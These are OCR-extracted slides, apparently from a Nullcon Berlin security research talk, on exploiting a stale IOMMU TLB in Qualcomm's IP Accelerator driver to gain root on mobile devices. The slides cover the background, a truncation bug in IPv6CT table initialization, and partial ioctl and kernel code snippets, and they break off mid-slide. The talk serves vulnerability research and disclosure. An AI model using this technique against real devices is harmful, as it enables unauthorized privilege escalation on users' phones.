Calif Research

TU Graz

DMA-After-Free


Exploiting a Stale IOMMU TLB for Privilege Escalation on Qualcomm-Based Mobile Devices


SPEAKER
Lukas Maar

CONFERENCE
Nullcon Berlin



IPA access
primed device
?
?
?
?
root
uid 0

DMA and the IOMMU







DMA and the IOMMU




DMA and the IOMMU




DMA and the IOMMU




DMA and the IOMMU




DMA and the IOMMU




DMA and the IOMMU




DMA and the IOMMU




DMA and the IOMMU




Translation Lookaside Buffer




Translation Lookaside Buffer




Translation Lookaside Buffer




Translation Lookaside Buffer




Translation Lookaside Buffer




Translation Lookaside Buffer




Translation Lookaside Buffer




Qualcomm’s IP Accelerator




Qualcomm’s IP Accelerator









Qualcomm's IP Accelerator




Qualcomm's IP Accelerator




Qualcomm's IP Accelerator



Qualcomm's IP Accelerator




Qualcomm's IP Accelerator




IPA access
primed device
root
uid 0


Truncation bug
IPA access
primed device
root
uid 0

IPv6CT Table Initialization



IPv6CT Table Initialization

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
```

kernelspace

/dev/ipa

IPv6CT

IPA hardware

table not initialized



IPv6CT Table Initialization

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
```

kernelspace

/dev/ipa

IPv6CT

IPA hardware

table not initialized

IPv6CT DMA buffer

4 KiB allocation



IPv6CT Table Initialization

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 3;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
```

kernelspace

/dev/ipa

IPv6CT

IPA hardware

table not initialized

IPv6CT DMA buffer

4 KiB allocation

0xbadc0fe000

0xbadc0ff000

IPv6CT Table Initialization

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 3;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
```

kernelspace

/dev/ipa — IPv6CT

```
int ipa3_ipv6ct_init_cmd(...) {
   [...]
   if (init->table_entries == 0) // 3 != 0
      return -EPERM;

}
```

IPA hardware

table not initialized

IPv6CT DMA buffer — 4 KiB allocation

0xbadc0fe000 — 0xbadc0ff000

IPv6CT Table Initialization

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 3;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
```

kernelspace

/dev/ipa — IPv6CT

```
int ipa3_ipv6ct_init_cmd(...) {
   [...]
   if (init->table_entries == 0) // 3 != 0
      return -EPERM;
   result = ipa3_nat_ipv6ct_check_table_params(
      ..., init->table_entries + 1, ...);
   // uint32_t: 3 + 1 = 4

}
```

IPA hardware

table not initialized

IPv6CT DMA buffer — 4 KiB allocation



IPv6CT Table Initialization

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 3;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
```

kernelspace


/dev/ipa — IPv6CT

```
